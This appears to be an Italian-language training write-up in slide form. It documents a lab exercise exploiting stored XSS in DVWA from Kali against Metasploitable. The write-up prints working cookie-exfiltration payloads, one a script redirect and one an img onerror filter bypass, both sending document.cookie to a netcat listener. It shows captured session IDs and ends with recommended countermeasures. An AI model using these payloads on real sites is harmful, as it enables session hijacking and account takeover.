GHOSTPROTOCOL

Web Application Exploit XSS

Guide for New Employees

GET STARTED →

GHOSTPROTOCOL

Work environment setup

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
    inet 192.168.104.100/24 brd 192.168.104.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::d6eb:74b:8ee2:bd24/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Uscita ip a su Kali conferma eth0 con inet 192.168.104.100/24 (e indirizzo IPv6 link-local); attesta che entrambe le macchine condividono la stessa rete L2/L3.

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:28:f6:45 brd ff:ff:ff:ff:ff:ff
    inet 192.168.104.150/24 brd 192.168.104.255 scope global eth0
    inet6 fe80::a00:27ff:fe28:f645/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

Uscita ip a su Metasploitable conferma eth0 attiva con inet 192.168.104.150/24 e indirizzo MAC visibile; valida che il sistema risponde alla configurazione statica mostrata.

GHOSTPROTOCOL

Ping Demonstration

```
msfadmin@metasploitable:~$ ping 192.168.104.100
PING 192.168.104.100 (192.168.104.100) 56(84) bytes of data.
64 bytes from 192.168.104.100: icmp_seq=1 ttl=64 time=0.941 ms
64 bytes from 192.168.104.100: icmp_seq=2 ttl=64 time=0.721 ms
64 bytes from 192.168.104.100: icmp_seq=3 ttl=64 time=0.422 ms
64 bytes from 192.168.104.100: icmp_seq=4 ttl=64 time=6.07 ms
64 bytes from 192.168.104.100: icmp_seq=5 ttl=64 time=1.30 ms
```

Il ping da Metasploitable verso 192.168.104.100 mostra risposte ICMP regolari, confermando connettività bidirezionale fra le VM nel laboratorio.


```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.104.150
PING 192.168.104.150 (192.168.104.150) 56(84) bytes of data.
64 bytes from 192.168.104.150: icmp_seq=1 ttl=64 time=7.94 ms
64 bytes from 192.168.104.150: icmp_seq=2 ttl=64 time=5.11 ms
64 bytes from 192.168.104.150: icmp_seq=3 ttl=64 time=10.3 ms
64 bytes from 192.168.104.150: icmp_seq=4 ttl=64 time=3.77 ms
```

Il ping da Kali verso 192.168.104.150 restituisce risposte ICMP con latenza bassa e consistente, verificando connettività unidirezionale corretta dal nodo attaccante al bersaglio.


GHOSTPROTOCOL

Input Analysis

L’ispezione del codice HTML mostra un <textarea name="mtxMessage" maxlength="500">: il campo ammette fino a 500 caratteri; questo vincolo influenza la dimensione massima del payload XSS persistente e richiede adattamento del codice malevolo.




Comando nc -lvp 4444 avvia un listener TCP/verbose sulla porta 4444 in attesa di connessioni in ingresso; utilizzato come endpoint di raccolta per ricevere richieste HTTP generate dal payload eseguito nel browser vittima.



GHOSTPROTOCOL

Scripting Analysis



Il form di DVWA mostra l'iniezione di uno script salvato lato server:
<script>document.location='http://192.168.104.100:4444/?cookie='+document.cookie;</script>
Il codice forza il browser della vittima a effettuare una richiesta verso il server attaccante includendo i cookie della sessione come parametro della query (XSS persistente).

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 55228
GET /?cookie=security=low;%20PHPSESSID=bf4b67c94718568eac9ffd0f326ac79a HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.104.150/
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Il listener registra una connessione HTTP con GET /?cookie=...PHPSESSID=... e header (User-Agent, Referer): la presenza del valore PHPSESSID nella query conferma l'esfiltrazione del cookie di sessione. Implicazione operativa: se il cookie non è marcato HttpOnly, l'attaccante può tentare il session-hijack inserendo il valore nel proprio browser per impersonare l'utente.

GHOSTPROTOCOL

Scripting Analysis

Il codice mostra la logica di salvataggio: per mtxMessage viene applicata una pipeline di sanitizzazione (trim → strip_tags → addslashes → mysql_real_escape_string → htmlspecialchars), mentre per txtName è presente solo una sostituzione di '<script>' e mysql_real_escape_string.

Punti critici:
sanitizzazioni incoerenti fra campi, uso di funzioni mysql_* deprecate e assenza di prepared statements; l'ordine e la tipologia delle funzioni permette bypass mirati.

Medium Stored XSS Source

```php
<?php

if(isset($_POST['btnSign']))
{

   $message = trim($_POST['mtxMessage']);
   $name    = trim($_POST['txtName']);

   // Sanitize message input
   $message = trim(strip_tags(addslashes($message)));
   $message = mysql_real_escape_string($message);
   $message = htmlspecialchars($message);

   // Sanitize name input
   $name = str_replace('<script>', '', $name);
   $name = mysql_real_escape_string($name);

   $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name');";

   $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>' );

}

?>
```

Il payload invia <img src="x" onerror="new Image().src='http://192.168.104.100:4444/?cookie='+document.cookie">.

Motivo di successo:
il nome del mittente non è completamente neutralizzato (non viene rimossa genericamente la tag <img>), quindi attributi come onerror eseguono JavaScript. L'attacco sfrutta differenze di trattamento tra campi per ottenere XSS persistente.

GHOSTPROTOCOL

Scripting Analysis

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 41742
GET /?cookie=security=medium;%20PHPSESSID=78656600f4021ae401a6e59556f1f198 HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.104.150/
Priority: u=5, i
```

- Il listener registra la richiesta GET /?cookie=security=medium; PHPSESSID=... insieme a header (User-Agent, Referer). Questo conferma l'esfiltrazione del cookie di sessione e di variabili di stato (es. cookie security).

Implicazione operativa:
cookie non marcati HttpOnly possono essere letti da JavaScript e usati per session-hijacking; header raccolti forniscono ulteriori informazioni sul client vittima.

GHOSTPROTOCOL

Our Timeline

1. Preparazione ambiente
   - Configurazione della rete VirtualBox in host-only (Esercizio2) con prefisso 192.168.104.0/24.
   - Assegnazione indirizzi statici: Kali 192.168.104.100/24, Metasploitable (DVWA) 192.168.104.150/24.

2. Verifica connettività
   - Controllo interfacce (ip a) su entrambe le VM per conferma indirizzi.
   - Ping bidirezionale tra Kali e Metasploitable per assicurare reachability.

3. Preparazione endpoint di raccolta
   - Avvio di un listener TCP/HTTP su Kali con nc -lvp 4444 in attesa di richieste provenienti dal browser vittima.

4. Analisi del target web
   - Ispezione del form guestbook in DVWA: campo textarea name="mtxMessage" maxlength="500"; identificazione punto di persistenza (Stored XSS).
   - Revisione del codice server (Medium source): pipeline di sanitizzazione disomogenea tra mtxMessage e txtName.

5. Creazione del payload e test (Livello LOW)
   - Costruzione payload esfiltrante semplice:
   - <script>document.location='http://192.168.104.100:4444/?cookie='+document.cookie;</script>
   - Inserimento del payload nel form Stored XSS e salvataggio.

6. Esecuzione e raccolta dati
   - Visita della pagina compromessa; browser vittima esegue lo script e invia richiesta verso Kali.
   - Ricezione sul listener di una GET /?cookie=...PHPSESSID=... contenente il valore della sessione e header HTTP (User-Agent, Referer).

7. Bypass filtri (Livello MEDIUM)
   - Analisi delle funzioni di sanitizzazione e costruzione di payload che sfruttano l'onerror di un tag img:
   - <img src="x" onerror="new Image().src='http://192.168.104.100:4444/?cookie='+document.cookie">

8. Inserimento e conferma dell'esfiltrazione anche con filtri parziali attivi.
   - Verifica delle limitazioni applicative

9. Rilevamento del maxlength=500 sul campo textarea; adeguamento dei payload per rientrare nel limite di caratteri.
   - Analisi post-esfiltrazione e prova di sfruttamento
   - Conferma che il cookie esfiltrato contiene PHPSESSID e altre variabili (security=medium).

10. Valutazione dell'opzione di session-hijack: inserimento manuale del valore del cookie in un browser dell'attaccante per impersonare la vittima (se il cookie non è HttpOnly).
    - Documentazione e raccomandazioni operative

GHOSTPROTOCOL

Executive Summary

1. Vulnerabilità principale:
   - XSS persistente nel guestbook di DVWA che consente l'esecuzione di JavaScript nel contesto della pagina e l'esfiltrazione di cookie di sessione quando questi non sono marcati come HttpOnly.

2. Causa tecnica:
   - sanitizzazione incoerente e incompleta degli input lato server (uso di strip_tags, htmlspecialchars, addslashes in combinazioni e ordini che lasciano spazi di bypass; assenza di prepared statements).

3. Prove pratiche:
   - payload esfiltrante eseguito con successo sia in configurazione LOW che con bypass in configurazione MEDIUM; listener nc ha ricevuto GET contenenti PHPSESSID e header client, confermando la fuga di dati.

4. Vincoli operativi:
   - il campo textarea impone un limite di 500 caratteri, necessario da considerare quando si costruiscono payload complessi.

5. Implicazioni di sicurezza:
   - la lettura del cookie abilita potenziali session-hijack e impersonificazione; header catturati forniscono informazioni sul client vittima utili per ulteriori attacchi o fingerprinting.

Contromisure raccomandate (essenziali):

1. Validazione e sanitizzazione coerente server-side (output encoding contestuale).

2. Utilizzo di prepared statements per accesso DB.

3. Impostare flag cookie HttpOnly e Secure.

4. Implementare Content Security Policy (CSP) restrittiva e rimuovere inline scripts o usare nonce.

5. Logging e monitoraggio delle inserzioni utente, limitazione dei field length e verifica di input complessi.

GHOSTPROTOCOL

Thank You

We Guard You!